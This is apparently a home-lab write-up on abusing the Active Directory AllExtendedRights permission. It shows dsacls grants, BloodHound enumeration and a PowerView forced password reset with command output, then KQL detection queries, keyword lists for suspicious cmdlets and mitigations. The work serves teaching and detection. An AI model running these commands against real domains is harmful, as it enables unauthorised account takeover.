All Extended Rights

Phase 1: Environment Preparation and Enumeration

The initial phase involved creating the necessary user accounts within the `lab.local` domain to simulate the environment. After creation, basic enumeration was performed using `dsquery` and PowerShell to locate the Distinguished Name (DN) for the target account.

- **Users Created:** `kavish` and `geet`.
- **Target DN:** `CN=kavish,CN=Users,DC=lab,DC=local`

```
C:\Users\naruto_uzumaki07>net user kavish Password@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>
C:\Users\naruto_uzumaki07>net user geet Password@1 /add /domain
The command completed successfully.


C:\Users\naruto_uzumaki07>dsquery user -name "kavish"
"CN=kavish,CN=Users,DC=lab,DC=local"
```

Phase 2: Granting and Verifying Permissions

To simulate a vulnerable environment, the `dsacls` tool was used to grant the user `geet` the **AllExtendedRights** over the user `kavish`. This specific permission includes the ability to perform a "Force Change Password" operation without knowing the current password.

Verification was then conducted using **BloodHound** to visualize the attack path. The BloodHound graph confirms that `GEET@LAB.LOCAL` has an `AllExtendedRights` relationship targeting `KAVISH@LAB.LOCAL`.

- **Command used:** `dsacls <Target_DN> /G lab\geet:CA`


```
PS C:\Users\naruto_uzumaki07> dsquery -name kavish
dsquery failed:The parameter is incorrect.:Incorrect object type specified.
type dsquery /? for help.
PS C:\Users\naruto_uzumaki07> dsquery user  -name kavish
"CN=kavish,CN=Users,DC=lab,DC=local"
PS C:\Users\naruto_uzumaki07> Get-ADUser kavish | select DistinguishedName

DistinguishedName
-----------------
CN=kavish,CN=Users,DC=lab,DC=local


PS C:\Users\naruto_uzumaki07> dsacls "CN=kavish,CN=Users,DC=lab,DC=local" /G lab\geet:CA
Owner: Lab\naruto_uzumaki07
Group: Lab\Domain Users

Access list:
Allow Lab\geet                          SPECIAL ACCESS
                                        CONTROL ACCESS
Allow Lab\Domain Admins                 FULL CONTROL
Allow BUILTIN\Account Operators         FULL CONTROL
Allow NT AUTHORITY\Authenticated Users
                                        SPECIAL ACCESS
                                        READ PERMISSONS
Allow NT AUTHORITY\SELF                 SPECIAL ACCESS
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow NT AUTHORITY\SYSTEM               FULL CONTROL
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS    <Inherited from parent>
                                        READ PERMISSONS
                                        LIST CONTENTS
                                        READ PROPERTY
                                        LIST OBJECT
Allow Lab\Enterprise Admins             FULL CONTROL    <Inherited from parent>
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                        SPECIAL ACCESS    <Inherited from parent>
                                        LIST CONTENTS
Allow BUILTIN\Administrators            SPECIAL ACCESS    <Inherited from parent>
```

- **Key Finding:** BloodHound identifies the path as a direct escalation vector.



Phase 3: Automated Data Collection

Using `bloodhound-python` from a remote Kali Linux machine, the domain data was ingested to confirm the visibility of these rights from an attacker's perspective. The tool successfully connected to the Domain Controller (`dc01.lab.local`) and enumerated the users, groups, and permissions.

- **Tool:** `bloodhound-python`
- **Scope:** 50 users and 57 groups enumerated in 7 seconds.

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method3/ALLextendedRights]
└─# bloodhound-python -u geet -p Password@1 -ns 192.168.56.10 -d lab.local -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.lab.local
INFO: Testing resolved hostname connectivity fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Trying LDAP connection to fd17:625c:f037:3:fb3:c3de:857a:1806
INFO: Found 50 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.lab.local
INFO: Done in 00M 07S
```

Phase 4: Exploitation (Password Reset)

The final step demonstrates the abuse of the `AllExtendedRights` permission. By acting as the user `geet` (or using their context), the `Set-DomainUserPassword` cmdlet (from the PowerView/PowerTools suite) was used to force a password reset on the `kavish` account.

Because `geet` has Extended Rights, the system allows this change without requiring the original password for `kavish`.

- **New Password:** `Password1234`

- **Result:** Verbose output confirms "Password for user 'kavish' successfully reset."

```
PS C:\> $NewPassword = ConvertTo-SecureString 'Password1234'  -AsPlainText -Force
PS C:\> Set-DomainUserPassword -Identity 'kavish' -AccountPassword $NewPassword
PS C:\> Set-DomainUserPassword -Identity 'kavish' -Verbose

cmdlet Set-DomainUserPassword at command pipeline position 1
Supply values for the following parameters:
AccountPassword: **********
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'kavish'
VERBOSE: [Set-DomainUserPassword] Password for user 'kavish' successfully reset
PS C:\>
```

Detection Phase

1. Process and CommandLine Auditing

The first line of defense is monitoring for the execution of administrative tools used to modify ACLs. KQL queries can identify when `dsacls.exe` is used to grant extended rights (`/G` with the `CA` flag).

- **Key Indicator:** A process event showing `dsacls.exe` targeting a user object with the grant flag.
- **KQL Logic:** `ProcessEvents | where CommandLine has "dsacls" and CommandLine has "/G"`.

```
ProcessEvents
| where CommandLine has "dsacls"
| where CommandLine has "/G"
```

Results | Chart

TimeGenerated [Local Time]	Computer	User	Image	CommandLine	Pa
2/12/2026, 12:14:04.089 PM	DC01.lab.local	Lab\naruto_uzumaki07	C:\Windows\System32\dsacls....	"C:\Windows\system32\dsacls...	C:\

TimeGenerated [UTC]	2026-02-12T06:44:04.0894175Z
Computer	DC01.lab.local
User	Lab\naruto_uzumaki07
Image	C:\Windows\System32\dsacls.exe
CommandLine	"C:\Windows\system32\dsacls.exe" CN=kavish,CN=Users,DC=lab,DC=local /G lab\geet:CA
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine	powershell

Run | Time range : Last 24 hours | Show : 1000 results | KQL mode

```
Sysmon
| where EventID == 1
| where RenderedDescription has_any ("dsacls", "Add-ObjectAcl", "Set-ACL")
```

Results | Chart

ResourceId	EvData	TenantId	SourceSystem	MG	ManagementGr

System</Param><Param>Microsoft Corporation</Param><Param>DSACLS.EXE</Param><Param>"C:\Windows\system32\dsacls.exe" CN=kavish,CN=Users,DC=lab,DC=local /G lab\geet:CA</Param><
38</Param><Param>{c5b168d3-763a-698d-3e00-000000003d00}</Param><Param>796</Param><Param>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Param><Param>powershell<


n OriginalFileName: DSACLS.EXE CommandLine: C:\Windows\system32\dsacls.exe" CN=kavish,CN=Users,DC=lab,DC=local /G lab\geet:CA CurrentDirectory: C:\Users\naruto_uzumaki07\ User: Lab\narut
ntImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe ParentCommandLine: powershell ParentUser: Lab\naruto_uzumaki07

n'},{"#text":"DS Control ACLs Program","@Name":"Description"},{"#text":"Microsoft® Windows® Operating System","@Name":"Product"},{"#text":"Microsoft Corporation","@Name":"Company"},{"#text":"

2. PowerShell Script Block Logging

Attackers often use PowerShell modules like PowerView to modify ACLs or reset passwords. Monitoring for sensitive cmdlets like `Add-ObjectAcl` or terms like `AllExtendedRights` within PowerShell logs (Event ID 4104) is critical.


- **Key Indicator:** Multiple entries for Event ID 4104 on the Domain Controller (`DC01.lab.local`) containing suspicious keywords.
- **KQL Logic:** `Powershell | where RenderedDescription has_any ("Add-ObjectAcl", "AllExtendedRights", "WriteDACL")`.




3. Password Reset Events (Event ID 4724)

The actual impact of the abuse is an unauthorized password reset. Monitoring for **Event ID 4724** ("An attempt was made to reset an account's password") allows you to see the Subject (attacker) and the Target Account.

- **Evidence of Abuse:** Security logs show the user `geet` successfully attempting to reset the password for another account.
- **Evidence of Admin Activity:** Similar logs can track administrative accounts (`naruto_uzumaki07`) performing these actions for baseline comparison.



- **Anomaly (Potential Abuse):** In contrast, logs show the account `geet`—a standard user—performing a password reset. Because standard users should not have these rights, this event triggers a high-priority alert for ACL abuse.
- **KQL Query:** Both events were identified by searching the `RenderedDescription` for the "password" keyword within the `Event` table.



Mitigation and Prevention

To prevent this attack, follow the principle of least privilege:

- **Audit Active Directory ACLs:** Regularly use tools like BloodHound to identify users with "AllExtendedRights" or "ForceChangePassword" over high-value targets.
- **Restrict Sensitive Rights:** Avoid using the `CA` (Control Access) flag in `dsacls` for standard users.
- **Monitor High-Risk Event IDs:** Ensure that **Event ID 4724** and **Event ID 5136** (Directory Service Object Modified) are being ingested into a SIEM for real-time alerting.